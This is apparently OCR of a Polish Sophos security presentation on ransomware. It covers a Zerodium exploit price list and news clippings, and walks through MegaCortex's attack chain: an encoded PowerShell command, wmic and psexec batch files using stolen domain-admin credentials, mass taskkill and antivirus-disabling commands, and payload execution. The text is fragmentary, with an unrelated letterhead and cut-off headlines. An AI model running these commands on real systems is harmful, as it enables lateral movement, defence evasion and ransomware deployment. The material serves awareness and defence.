
LFW Ludwigsluster Fleisch- und Wurstspezialitäten
GmbH & Co.KG, Bauernallee 9, 19288 Ludwigslust
HRA 1715, Amtsgericht Schwerin
Geschäftsführer: U.Müller, U.Warncke
USt.-IdNr. DE202820580, St.Nr. 08715803209

Co musi dziś zrobić atakujący?

- Nauczyć się kodować?
- Studiować informatykę?
- Zostać członkiem klanu/ secret service / mafii?

- Google’uj!
- Korzystaj z modułów!
- Zamawiaj serwisy!
- Bądź kreatywny!
- Possess criminal energy!


ZERODIUM Payouts for Desktops/Servers*
Windows
macOS
Linux/BSD
Any OS
RCE: Remote Code Execution
LPE: Local Privilege Escalation
SBX: Sandbox Escape or Bypass
VME: Virtual Machine Escape
Up to $1,000,000
1.001 Win RCE Zero Click Win
Up to $500,000
3.001 Chrome RCE+LPE Win
2.001 Apache RCE Linux
2.002 MS IIS RCE Win
Up to $250,000
5.001 MS Outlook RCE Win
4.001 MS Exchange RCE Win
2.003 OpenSSL RCE Linux
2.004 PHP RCE Linux
Up to $200,000
6.001 VMware ESXi VME
5.002 Thunderbird RCE Win/Linux
4.002 Sendmail RCE Linux
4.003 Postfix RCE Linux
4.004 Dovecot RCE Linux
4.005 Exim RCE Linux
2.005 nginx RCE Linux
Up to $100,000
3.002 Safari RCE+LPE Mac
3.003 Edge RCE+LPE Win
3.004 Firefox RCE+LPE Win
5.003 Word/Excel RCE Win
7.001 WordPress RCE Linux
7.002 cPanel/WHM RCE Linux
7.003 Plesk RCE Linux
7.004 Webmin RCE Linux
Up to $80,000
6.002 VMware WS VME Win/Linux
5.004 Adobe PDF RCE+SBX Win
5.005 WinRAR RCE Win
5.006 7-Zip RCE Win
6.003 Windows LPE/SBX Win
Up to $50,000
6.004 USB LPE Win/Mac
8.001 Antivirus RCE Win
5.007 WinZip RCE Win
5.008 tar RCE Linux
6.005 macOS LPE/SBX Mac
6.006 Linux LPE Linux
6.007 BSD LPE BSD
Up to $10,000
9.001 Routers RCE
8.002 Antivirus LPE Win
7.005 phpBB RCE Linux
7.006 vBulletin RCE Linux
7.007 MyBB RCE Linux
7.008 Joomla RCE Linux
7.009 Drupal RCE Linux
7.010 Roundcube RCE Linux
7.011 Horde RCE Linux
* All payouts are subject to change or cancellation without notice. All trademarks are the property of their respective owners.
2019/01 © zerodium.com


ZERODIUM Payouts for Mobiles*
FCP: Full Chain with Persistence
RCE: Remote Code Execution
LPE: Local Privilege Escalation
SBX: Sandbox Escape or Bypass
iOS
Android
Any OS
Up to $2,500,000
1.001 Android FCP Zero Click Android
Up to $2,000,000
1.002 iOS FCP Zero Click iOS
Up to $1,500,000
2.001 WhatsApp RCE+LPE Zero Click iOS/Android
2.002 iMessage RCE+LPE Zero Click iOS
Up to $1,000,000
2.003 WhatsApp RCE+LPE iOS/Android
2.004 SMS/MMS RCE+LPE iOS/Android
Up to $500,000
3.001 Persistence iOS
2.005 WeChat RCE+LPE iOS/Android
2.006 iMessage RCE+LPE iOS
2.007 FB Messenger RCE+LPE iOS/Android
2.008 Signal RCE+LPE iOS/Android
2.009 Telegram RCE+LPE iOS/Android
2.010 Email App RCE+LPE iOS/Android
4.001 Chrome RCE+LPE Android
4.002 Safari RCE+LPE iOS
Up to $200,000
5.001 Baseband RCE+LPE iOS/Android
6.001 LPE to Kernel/Root iOS/Android
2.011 Media Files RCE+LPE iOS/Android
2.012 Documents RCE+LPE iOS/Android
4.003 SBX for Chrome Android
4.004 Chrome RCE w/o SBX Android
4.005 SBX for Safari iOS
4.006 Safari RCE w/o SBX iOS
Up to $100,000
7.001 Code Signing Bypass iOS/Android
5.002 WiFi RCE iOS/Android
5.003 RCE via MitM iOS/Android
6.002 LPE to System Android
8.001 Information Disclosure iOS/Android
8.002 [k]ASLR Bypass iOS/Android
9.001 PIN Bypass Android
9.002 Passcode Bypass iOS
9.003 Touch ID Bypass iOS
* All payouts are subject to change or cancellation without notice. All trademarks are the property of their respective owners.
2019/09 © zerodium.com

Nowoczesne złośliwe oprogramowanie ..

.. Szyfruje dane

.. kopanie kryptowaluty

.. Kradnie własność intelektualną i prywatne dane

SOPHOS

golem
IT-NEWS FÜ
HOME TICKER
IT-KARRIERE: STELLEN

Abonnieren

Home Hamburg Nord

In den Nachrichten

Home – Hamburg – Blaulicht –

RANSOMWARE

Wempe
Million

Ulrich Gaßdorf

Die Hauptfiliale des Traditions-Juweliers Wempe an der Ecke Jungfernstieg und Neuer Wall in Hamburg.

Foto: Imago / Joko

EDITION: EU

ZDNet

SCANDINAVIA AFRICA UK ITALY SPAIN MORE NEWSLETTERS ALL WRITERS

MUST READ: This fake software update tries to download malware onto your PC even when you click 'later'

Georgia county pays a whopping $400,000 to get rid of a ransomware infection

County hired cyber-security consultant to negotiate ransom fee with hacker group.

By Catalin Cimpanu for Zero Day | March 9, 2019 -- 15:32 GMT (15:32 GMT) | Topic: Security

Officials in Jackson County, Georgia, paid $400,000 to cyber-criminals this week to get rid of a ransomware infection and regain access to their IT systems.

The ransomware hit the county's internal network last week, on

SECURITY

Chrome, Edge, Safari

Mein Spiegel

Netzwelt Wissenschaft mehr ▾

Schlagzeilen | DAX 11.290,37 | Abo


ngriff auf Krankenhäuser

enhäuser

m Saarland zugreifen, ist Ziel eines Online-
un auch mit Stift und Papier.

SOPHOS

LockerGoga Ransomware w Norsk Hydro




Przykład:
MegaCortex
ransomware wydostał się matrix'a

Co to jest MegaCortex?

- Wiele referencji z MATRIX'a
- Ransomware z elementami manualnymi i automatyki = Zmiksowane zagrożenie
- Nasilone ataki na firmy od Maja 2019
- Indywidualna wersja per cel
- 3-godzinne okno czasowe na wykonanie

Procedura (1)

- Ścieżka infekcji Emotet/Qbot Payload
- Skrypt w Powershell jest uruchamiany z zainfekowanego kontrolera domeny ze skradzionymi poświadczeniami administratora

```
2 powershell -nop -w hidden -encodedcommand
. JABzADOATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAEOAZQBtAG8A
. QBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACIASAA0AHMASQBBAEEAQ
. BTAEOAOABZAFoARQBYAFUAYwBuAGMAMABtADIANABnAEkAdgB1AEEAYg
. 4AFIANQAzAHoAegBrADMAdQBaAGUARQBZAEoAZABWAFQAOQBWAFQAWAB
. AEcANQBhAHEARgB3AEoAeABFADEANAByADUAeQAzADMANAB2ADMASgBt
. GYAcgBwAGYAbABhAGUAeABIAHkASQBOAGwAMQBZADkAZwBTAEkASQBaA
. kANwAxAHcAYwB4AFAARQBhADQAdwBzAHoAcwBMAEOAQgB1AGYARQB2AG
. AVgBHAEwARAB3ADkARABTAEQAMwBuAFcAcwBUAHoAMABOAFoAaQBKAFc
. cwBJAGYAUgBJAGOASQA1AEQARQByAEYAQQBNAHMATABmAHUAYwAOAEIA
. wBzAFgASQBaADEAUQAOADEAWAB1AFEALwAyAGsAbQBuADUAKwB6AHMAW
```

```
1.bat: start copy stop.bat \\<target IP address>\c$\windows\temp\
2.bat: start copy winnit.exe \\<target IP address>\c$\windows\temp\
3.bat: start wmic /node:"<target IP address>" /user:"<DOMAIN\DC user account>" /password:"<DC admin password>" process call create "cmd.exe
/c copy \\<a different DC's IP address>\c$\windows\temp\stop.bat c:\windows\temp\"
4.bat: start wmic /node:"<target IP address>" /user:"<DOMAIN\DC user account>" /password:"<DC admin password>" process call create "cmd.exe
/c copy \\<a different DC's IP address>\c$\windows\temp\winnit.exe c:\windows\temp\"
5.bat: start wmic /node:"<target IP address>" /user:"<DOMAIN\DC user account>" /password:"<DC admin password>" process call create "cmd.exe
/c c:\windows\temp\stop.bat"
6.bat: start psexec.exe \\<target IP address> -u <DOMAIN\DC user account> -p "<DC admin password>" -d -h -r rstwg -s -accepteula -nobanner
c:\windows\temp\stop.bat
```

- Tworzy się backdoor, teraz atakujący może zdalnie kontrolować kontroler domeny (DC) poprzez Internet i wykonywać komendy
- DC kopiuje i uruchamia wszystkich dostępnych klientów

Procedura (2)

- Na stacjach 44 procesy są zabijane przez plik wsadowy, 189 usług jest zatrzymywanych, a 194 usługi są dezaktywowane
-

```
taskkill /IM zoolz.exe /F
taskkill /IM agntsvc.exe /F
taskkill /IM dbeng50.exe /F
taskkill /IM dbsnmp.exe /F
taskkill /IM encsvc.exe /F
taskkill /IM excel.exe /F
taskkill /IM firefoxconfig.exe /F
taskkill /IM infopath.exe /F
taskkill /IM isqlplussvc.exe /F
taskkill /IM msaccess.exe /F
taskkill /IM msftesql.exe /F
taskkill /IM mspub.exe /F
taskkill /IM mydesktopqos.exe /F
taskkill /IM mydesktopservice.exe /F
taskkill /IM mysqld.exe /F
taskkill /IM mysqld-nt.exe /F
taskkill /IM mysqld-opt.exe /F
```


```
sc config MSSQL$SQLEXPRESS start= disabled
sc config klnagent start= disabled
sc config AVP start= disabled
sc config SQLAgent$SOPHOS start= disabled
sc config MSSQL$SOPHOS start= disabled
sc config EhttpSrv start= disabled
sc config ekrn start= disabled
sc config ESHASRV start= disabled
sc config NetMsmqActivator start= disabled
sc config msftesql$PROD start= disabled
sc config SQLAgent$PROD start= disabled
```

- Następnie uruchamiane jest oprogramowanie ransomware „winnit.exe”


```
iisreset /stop
c:\windows\temp\winnit.exe [redacted]==
```

Procedura (3)

- MegaCortex wykorzystuje moduł DLL do szyfrowania, który jest uruchamiany przez komponent Windows rundll32.exe




- MegaCortex w tle usuwa Shadow kopie Windows



Procedure (4)

- Pliki na zainfekowanych komputerach są szyfrowane indywidualnymi kluczami per komputer
- Żądanie okupu

